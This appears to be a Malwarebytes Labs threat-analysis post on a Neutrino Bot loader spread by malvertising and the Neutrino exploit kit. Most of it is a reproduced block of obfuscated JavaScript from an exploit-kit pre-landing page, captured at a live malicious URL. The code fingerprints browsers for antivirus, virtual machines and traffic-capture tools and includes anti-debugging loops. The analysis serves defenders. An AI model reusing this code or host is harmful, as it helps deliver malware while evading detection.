
New Neutrino Bot comes in a protective loader

blog.malwarebytes.com/threat-analysis/2017/02/new-neutrino-bot-comes-in-a-protective-loader/

Malwarebytes Labs February 27, 2017




Co-authored by Hasherezade and Jérôme Segura.

In this blog post we will cover a recent version of the multi-purpose Neutrino Bot (AKA Kasidet) which ironically was distributed by an exploit kit of the same name. Earlier in January this year, we had described Neutrino Bot that came via spam so we won't go over those details again, but instead will focus on an interesting loader.

Anti VM detection is complemented by multiple layers hiding the actual core which made extraction of the final payload a bit of challenge.

Distribution method


This sample was collected via a malvertising campaign in the US that leveraged the Neutrino exploit kit. The infection flow starts with a fingerprinting check for virtualization, network traffic capture and antivirus software. If any are found (i.e. not a genuine victim), the infection will not happen. This check is done via heavily obfuscated JavaScript code in the pre-landing pages, rather than within the Flash exploit itself, like it used to in the past.


Telerik Fiddler Session
http://cdnsilo.space/impotences/mateys/phalluses/loudly/longshot/manufacture/cansful/maffia/turnpikes/neighbors/abnegate.cgi
Request
Response
Properties
Headers
TextView
SyntaxView
ImageView
HexView
WebView
Auth
Caching
Cookies
Raw
JSON
XML
0:0
0/189,308
Find... (press Ctrl+Enter to highlight all)
View in Notepad
...

```
0x558b6d<_0x4467a3[_0x317b('0x1e1', '\x4e\x6f\x49\x6b')];_0x558b6d++){var _0xe40998=_0x4467a3[_0x558b6d];for(var _0x5ef233=0x0;_0x5ef233<_0x446e21[_0x317b('0xd4', '\x76\x78\x62\x42')];_0x5ef233
++){var _0x452cb7=_0x446e21[_0x5ef233];if(_0x452cb7==_0xe40998[_0x317b('0x1e3', '\x69\x64\x5a\x46')]){_0x1454f3(_0xe40998);break;}}}}function _0x1454f3(_0x2578e7){_0x375c06++;var _0x3d8937
=document[_0x317b('0x1e5', '\x32\x28\x5a\x5b')](_0x317b('0x1e6', '\x42\x36\x61\x4f'));_0x3d8937[_0x317b('0x1e8', '\x42\x36\x61\x4f')]=_0x2578e7[_0x317b('0x1ea', '\x43\x62\x35\x43')]+_0x2578e7[_0x317b
('0x1ec', '\x4a\x5d\x41\x51')];_0x3d8937[_0x317b('0x1ee', '\x5b\x5d\x75\x4e')]=function(){_0x206805(_0x2578e7);};_0x3d8937[_0x317b('0x1ef', '\x42\x36\x61\x4f')]=function(){_0x1932e4(_0x2578e7);};}function
_0x206805(_0x1f6978){_0x375c06--;_0x596ce7=!![];_0x4bb790();}function _0x1932e4(_0x8413cb){_0x375c06--;_0x4bb790();}function _0x4bb790(){if(_0x375c06>0x0){return;}_0x598b11(_0x596ce7);}var _
0xa65c2d=new Date()[_0x317b('0x1c7', '\x31\x63\x65\x48')]();function _0x2c0167(_0x4f281b){var _0x5e5241=document[_0x317b('0x9c', '\x51\x5e\x35\x40')](_0x317b('0x1f2', '\x6b\x44\x54\x6d'));_0x5e5241[_
0x317b('0x1f4', '\x69\x51\x52\x43')]('\x69\x64',_0x317b('0x1f5', '\x29\x6b\x42\x6d'));document[_0x317b('0x1f8', '\x51\x68\x6b\x5e')][_0x317b('0x1f9', '\x78\x6e\x55\x6c')](_0x5e5241);_0x28de33(_0x5e5241,_
0x317b('0x1fa', '\x58\x24\x32\x26'),function(){_0x3795bb(_0x4f281b);});_0x5e5241[_0x317b('0x1fd', '\x55\x35\x4e\x25')][_0x317b('0x1fe', '\x57\x26\x72\x6d')]=_0x317b('0x1ff', '\x35\x64\x25\x73');_0x5e5241[_
0x317b('0x202', '\x69\x51\x52\x43')][_0x317b('0x203', '\x5d\x62\x23\x70')]=_0x317b('0x204', '\x58\x24\x32\x26');_0x5e5241[_0x317b('0x207', '\x4f\x5e\x25\x4f')][_0x317b('0x208', '\x76\x78\x62\x42')]=_0x317b
('0x209', '\x65\x42\x6a\x54');_0x5e5241[_0x317b('0x20c', '\x40\x7a\x7a\x30')][_0x317b('0x20d', '\x79\x73\x28\x32')]=_0x3d9a04();_0x5e5241[_0x317b('0x20f', '\x49\x4b\x65\x33')]=_0x317b('0x210', '\x29\x6f
\x65\x79');}function _0x3d9a04(){return;_0x317b('0x211', '\x58\x24\x32\x26')[_0x317b('0x90', '\x29\x6f\x65\x79')](_0x317b('0x212', '\x32\x28\x5a\x5b'),_0x117fe0());}function _0x3795bb(_0x42f658){var _
0x4217a9={'\x65\x78\x69\x73\x74':-0x7ff8fffb,'\x6e\x6f\x74\x45\x78\x69\x73\x74':-0x7fffbffb};var _0x521110=[];var _0x4f3c2b=document[_0x317b('0x214', '\x76\x4f\x73\x66')](_0x317b('0x215', '\x76\x4f\x73
\x66'));var _0x4ba35f=_0x4f3c2b[_0x317b('0x217', '\x4a\x5d\x41\x51')]||_0x4f3c2b[_0x317b('0x21a', '\x6a\x31\x5e\x59')][_0x317b('0x21b', '\x49\x4b\x65\x33')];var _0x435770=_0x4ba35f[_0x317b('0x21d', '\x57
\x26\x72\x6d')](_0x317b('0x21e', '\x4d\x23\x7a\x74'));for(var _0x1f607f=0x0;_0x1f607f<_0x435770[_0x317b('0x220', '\x79\x73\x28\x32')][_0x317b('0x221', '\x6a\x31\x5e\x59')];_0x1f607f++){var _0x5e62ed=_
0x435770[_0x317b('0x223', '\x23\x34\x71\x79')][_0x1f607f];var _0x11508b=_0x5e62ed[_0x317b('0x225', '\x52\x52\x78\x43')](_0x317b('0x226', '\x5d\x62\x23\x70'));var _0x27c070=_0x5e62ed[_0x317b('0x228',
'\x55\x35\x4e\x25')](_0x317b('0x229', '\x76\x4f\x73\x66'));try{var _0x2e2bda=_0x5e62ed[_0x317b('0x22b', '\x6a\x23\x63\x55')];}catch(_0x17b795){if(_0x17b795[_0x317b('0x22d', '\x29\x6b\x42\x6d')]!=_
0x4217a9[_0x317b('0x22f', '\x32\x28\x5a\x5b')]&&_0x17b795[_0x317b('0x231', '\x6d\x77\x23\x35')]!=_0x4217a9[_0x317b('0x233', '\x42\x49\x65\x70')]){return![];}if(_0x17b795[_0x317b('0x235', '\x5e\x40\x69
\x4e')]==_0x4217a9[_0x317b('0x237', '\x35\x64\x25\x73')]){_0x521110[_0x317b('0xbe', '\x59\x39\x6a\x65')]({'\x6e\x61\x6d\x65':_0x11508b,'\x74\x79\x70\x65':_0x27c070});}}}_0x4f3c2b[_0x317b('0x23b', '\x32
\x28\x5a\x5b')][_0x317b('0x23c', '\x4a\x5d\x41\x51')](_0x4f3c2b);if(_0x521110[_0x317b('0x23e', '\x29\x6f\x65\x79')]>0x0){var _0x331cfc=new Date()[_0x317b('0x240', '\x35\x64\x25\x73')]()-_0xa65c2d;_
0x521110[_0x317b('0x242', '\x29\x6b\x42\x6d')]({'\x64\x65\x6c\x74\x61':_0x331cfc});}_0x42f658(_0x521110);}function _0x117fe0(){var _0x184222=_0x10eed0();var _0x3e8eb9=[_0x317b('0x245', '\x65\x42\x6a
\x54'),_0x317b('0x246', '\x5d\x62\x23\x70'),_0x317b('0x247', '\x4d\x23\x7a\x74'),_0x317b('0x248', '\x6b\x44\x54\x6d'),_0x317b('0x249', '\x4e\x6f\x49\x6b'),_0x317b('0x24a', '\x79\x73\x28\x32'),_0x317b('0x24b',
'\x49\x4b\x65\x33'),_0x317b('0x24c', '\x6b\x44\x54\x6d'),_0x317b('0x24d', '\x6d\x77\x23\x35'),_0x317b('0x24e', '\x6d\x30\x28\x5d'),_0x317b('0x24f', '\x42\x49\x65\x70'),_0x317b('0x250', '\x76\x4d\x43\x44'),_
0x317b('0x251', '\x4f\x5e\x25\x4f'),_0x317b('0x252', '\x76\x78\x62\x42')][_0x317b('0x4f', '\x52\x52\x78\x43')]('')[_0x317b('0x253', '\x75\x6f\x7a\x23')](_0x317b('0x254', '\x32\x28\x5a\x5b'))[_0x317b('0x255', '\x76
\x78\x62\x42')]('\x5c');_0x3e8eb9=_0x3e8eb9[_0x317b('0x116', '\x42\x36\x61\x4f')](new RegExp(_0x317b('0x256', '\x6a\x31\x5e\x59'),'\x67'),_0x317b('0x257', '\x52\x52\x78\x43')==_0x184222?_0x317b('0x258',
'\x5e\x40\x69\x4e'):'');_0x3e8eb9=_0x3e8eb9[_0x317b('0x25a', '\x76\x78\x62\x42')](/\\/g,'\x5c\x5c');_0x3e8eb9=JSON[_0x317b('0x25b', '\x59\x39\x6a\x65')](_0x3e8eb9);var _0x33dd30='';for(var _0x575dae in _
0x3e8eb9){var _0x4b67e2=_0x3e8eb9[_0x575dae];_0x33dd30+=_0x317b('0x25c', '\x6d\x30\x28\x5d')+_0x4b67e2[_0x317b('0x25e', '\x6a\x31\x5e\x59')]+_0x317b('0x25f', '\x5e\x40\x69\x4e')+_0x4b67e2[_
0x317b('0x260', '\x29\x6f\x65\x79')]+_0x317b('0x261', '\x53\x23\x4f\x6e')+_0x4b67e2[_0x317b('0x262', '\x45\x42\x66\x5e')]+_0x317b('0x263', '\x6b\x44\x54\x6d');}return _0x33dd30;}function _0x27f11f(){var _
0x2000e0=[];if(!![]==_0x29ac1b()){_0x2000e0[_0x317b('0x265', '\x52\x52\x78\x43')]({'\x6e\x61\x6d\x65':_0x317b('0x266', '\x4f\x5b\x30\x7a'),'\x74\x79\x70\x65':'\x61\x76'});return _0x2000e0;}var _0x2f9a0e=_
0x10eed0();var _0x5c4ec3=[_0x317b('0x269', '\x4e\x6f\x49\x6b'),_0x317b('0x26a', '\x42\x49\x65\x70'),_0x317b('0x247', '\x4d\x23\x7a\x74'),_0x317b('0x26b', '\x5d\x62\x23\x70'),_0x317b('0x26c', '\x79\x73\x7a
\x53'),_0x317b('0x26d', '\x5b\x5d\x75\x4e'),_0x317b('0x26e', '\x51\x5e\x35\x40'),_0x317b('0x26f', '\x56\x44\x6a\x56'),_0x317b('0x270', '\x4f\x5b\x30\x7a'),_0x317b('0x271', '\x76\x4d\x43\x44'),_0x317b('0x272',
'\x31\x63\x65\x48'),_0x317b('0x273', '\x48\x64\x37\x36'),_0x317b('0x274', '\x59\x39\x6a\x65'),_0x317b('0x275', '\x76\x4f\x73\x66')][_0x317b('0x276', '\x6b\x44\x54\x6d')]('')[_0x317b('0x277', '\x49\x4b\x65
\x33')](_0x317b('0x278', '\x47\x67\x69\x31'))[_0x317b('0x279', '\x23\x34\x71\x79')]('\x5c');_0x5c4ec3=_0x5c4ec3[_0x317b('0x27b', '\x75\x6f\x7a\x23')](new RegExp(_0x317b('0x27c', '\x5d\x62\x23\x70'),'\x67'),_
0x317b('0x27d', '\x40\x7a\x7a\x30')==_0x2f9a0e?_0x317b('0x27e', '\x75\x53\x70\x55'):'');_0x5c4ec3=_0x5c4ec3[_0x317b('0x280', '\x58\x24\x32\x26')](/\\/g,'\x5c\x5c');_0x5c4ec3=JSON[_0x317b('0x282', '\x32
\x28\x5a\x5b')](_0x5c4ec3);var _0x32a8ed;var _0xd4ae8c;var _0x4f83fc;var _0x317067=new Date()[_0x317b('0x284', '\x52\x52\x78\x43')]();for(_0xd4ae8c in _0x5c4ec3){_0x32a8ed=_0x5c4ec3[_0xd4ae8c];_
0x4f83fc=_0x15a574(_0x32a8ed[_0x317b('0x286', '\x58\x24\x32\x26')]);if(_0x4f83fc){_0x2000e0[_0x317b('0x287', '\x76\x78\x62\x42')]({'\x6e\x61\x6d\x65':_0x32a8ed[_0x317b('0x1e2', '\x5d\x62\x23\x70')],'\x74
\x79\x70\x65':_0x32a8ed[_0x317b('0x28a', '\x76\x4f\x73\x66')]});}}if(_0x2000e0[_0x317b('0x28c', '\x53\x23\x4f\x6e')]>0x0){var _0x130980=new Date()[_0x317b('0x28e', '\x76\x78\x62\x42')]()-_0x317067;_
0x2000e0[_0x317b('0x28f', '\x53\x23\x4f\x6e')]({'\x64\x65\x6c\x74\x61':_0x130980});}return _0x2000e0;}function _0x15a574(_0x543b08){var _0x5dc856=new ActiveXObject(_0x317b('0x290', '\x79\x73\x28
\x32'));_0x5dc856[_0x317b('0x292', '\x70\x51\x79\x77')]=!![];_0x5dc856[_0x317b('0x294', '\x5a\x6d\x45\x28')](_0x317b('0x295', '\x42\x49\x65\x70')+_0x543b08+'\x22\x3e');return _0x5dc856[_0x317b('0x297',
'\x5a\x6d\x45\x28')]==-0x7fffbffb;}function _0x29ac1b(){var _0x2c1dcb=![];try{var _0x666fc9=new ActiveXObject(_0x317b('0x298', '\x69\x64\x5a\x46'));if(_0x666fc9){_0x2c1dcb=!![];}}catch(_0x11ac2e){}return _
0x2c1dcb;}function _0x110bea(_0x18f368){var _0x266b0a=_0x317b('0x299', '\x65\x42\x6a\x54')in navigator;var _0x261ba9=_0x317b('0x29a', '\x56\x44\x6a\x56')in document[_0x317b('0x29d', '\x76\x4d\x43
\x44')][_0x317b('0x29e', '\x79\x73\x7a\x53')];var _0x20326f=![]||!!document[_0x317b('0x2a0', '\x76\x4f\x73\x66')];var _0x1dcaff=!_0x20326f&&!!window[_0x317b('0x2a2', '\x70\x51\x79\x77')];switch(_0x18f368)
{case _0x317b('0x2a3', '\x78\x6e\x55\x6c'):if(!![]==_0x261ba9){return![];}break;case _0x317b('0x2a4', '\x65\x42\x6a\x54'):if(!![]==_0x20326f){if(_0x317b('0x2a5', '\x52\x52\x78\x43')in navigator&&_0x317b('0x2a6',
'\x45\x42\x66\x5e')==navigator[_0x317b('0x2a8', '\x29\x6f\x65\x79')]){return!![];}if(_0x317b('0x2a9', '\x31\x63\x65\x48')in document&&!![]===document[_0x317b('0x17c', '\x65\x42\x6a\x54')]){return!![];}return![];}
break;case _0x317b('0x2ab', '\x6b\x44\x54\x6d'):if(!![]==_0x1dcaff){return![];}break;case _0x317b('0x2ac', '\x5a\x6d\x45\x28'):if(!![]==_0x266b0a){return![];}break;}return!![];}function _0x21a656(){var _0x41ec00=_
0x317b('0x2ad', '\x76\x4f\x73\x66')+_0x17024c+'\x2f'+_0x5d55a9;_0x323dd3(_0x41ec00,null,![],_0x3cad78);}function _0x3cad78(_0x37d070){var _0x5e1cd1=_0x37d070[_0x317b('0x2af', '\x52\x52\x78\x43')];_
0x5e1cd1=_0x5a6065[_0x317b('0x2b1', '\x79\x73\x28\x32')](_0x5e1cd1);_0x5e1cd1=_0x372129(_0x5e1cd1,_0xe2cb22);try{_0x5e1cd1=JSON[_0x317b('0x2b3', '\x70\x51\x79\x77')](_0x5e1cd1);}catch(_
0x5dc439){return;}_0x23acc0(_0x5e1cd1);}var _0x1eec43=0x0;var _0x4d4ac0=!![];function _0x23acc0(_0x57ea59){_0x323dd3(_0x57ea59[_0x317b('0x2b5', '\x29\x6f\x65\x79')]);if(window[_0x317b('0x2b7', '\x23
\x34\x71\x79')]!==window[_0x317b('0x2b9', '\x4d\x23\x7a\x74')]){_0x323dd3(_0x57ea59[_0x317b('0x2bb', '\x29\x6b\x42\x6d')],null,![]);if(!![]==_0x57ea59[_0x317b('0x2bc', '\x47\x67\x69\x31')]){return;}}if(!![]==_
0x110bea(_0x57ea59[_0x317b('0x2be', '\x51\x68\x6b\x5e')])){_0x323dd3(_0x57ea59[_0x317b('0x2c0', '\x79\x73\x7a\x53')],null,![]);return;}_0x3cdea4(_0x57ea59[_0x317b('0x2c2', '\x32\x28\x5a\x5b')]);if(!![]==_
0x57ea59[_0x317b('0x2c4', '\x6a\x31\x5e\x59')]){switch(_0x57ea59[_0x317b('0x2c6', '\x70\x51\x79\x77')]){case _0x317b('0x2c7', '\x79\x73\x28\x32'):var _0x10f545=_0x27f11f();if(_0x10f545[_0x317b('0x1e1',
'\x4e\x6f\x49\x6b')]>0x0){_0x2d3a0c(_0x57ea59[_0x317b('0x2ca', '\x76\x4f\x73\x66')],_0x57ea59[_0x317b('0x2cc', '\x31\x63\x65\x48')],_0x10f545);return;}break;case _0x317b('0x2cd', '\x52\x52\x78\x43'):_
0x3d952e(_0x57ea59);break;}}if(!![]==_0x57ea59[_0x317b('0x2cf', '\x4f\x5e\x25\x4f')]){_0x33495e(_0x57ea59);}_0x49e98a(_0x57ea59);}function _0x33495e(_0x3d4a75){_0x1eec43++;_0x5acfa4(function(_
0x5de877){_0x1eec43--;if(![]===_0x5de877){_0x4d4ac0=![];_0x2d3a0c(_0x3d4a75[_0x317b('0x2d1', '\x56\x44\x6a\x56')],_0x3d4a75[_0x317b('0x2d3', '\x5b\x5d\x75\x4e')],_0x5de877);return;}_0x49e98a(_
0x3d4a75);});}function _0x3d952e(_0x316c9b){_0x1eec43++;_0x2c0167(function(_0x4a4bc9){_0x1eec43--;if(_0x4a4bc9[_0x317b('0x2d4', '\x52\x52\x78\x43')]>0x0){_0x4d4ac0=![];_0x2d3a0c(_0x316c9b[_0x317b
('0x2d6', '\x5d\x62\x23\x70')],_0x316c9b[_0x317b('0x2d8', '\x29\x6b\x42\x6d')],_0x4a4bc9);return;}_0x49e98a(_0x316c9b);});}function _0x49e98a(_0x2adb60){if(0x0==_0x1eec43){if(!![]==_0x4d4ac0){_0x3243d5(_
0x2adb60);}}}var _0xe2cb22=_0x317b('0x2d9', '\x4d\x23\x7a\x74');var _0x5d55a9=_0x317b('0x2da', '\x49\x4b\x65\x33');var _0x17024c=_0x317b('0x2db', '\x42\x36\x61\x4f');_0x21a656(_0xe2cb22);}());var _
0x5f12b7=function(){function _0x125f8e(_0x338a73){if((''+_0x338a73/_0x338a73)[_0x317b('0x2dc', '\x43\x62\x35\x43')]!==0x1||_0x338a73%0x14===0x0){(function(){}[_0x317b('0x2de', '\x6b\x44\x54\x6d')]
((undefined+'')[0x2]+(!![]+'')[0x3]+([][_0x317b('0x2df', '\x6d\x77\x23\x35')]()+'')[0x2]+(undefined+'')[0x0]+(![]+[0x0]+String)[0x14]+(![]+[0x0]+String)[0x14]+(!![]+'')[0x3]+(!![]+'')[0x1])());}else{(function(){}[_0x317b('0x2e1',
'\x4a\x5d\x41\x51')]((undefined+'')[0x2]+(!![]+'')[0x3]+([][_0x317b('0x2e2', '\x79\x73\x7a\x53')]()+'')[0x2]+(undefined+'')[0x0]+(![]+[0x0]+String)[0x14]+(![]+[0x0]+String)[0x14]+(!![]+'')[0x3]+(!![]+'')[0x1])());}_0x125f8e(++_
0x338a73);}try{_0x125f8e(0x0);}catch(_0x4c6f2a){}};_0x5f12b7();setInterval(function(){_0x5f12b7();},0xfa0);
```

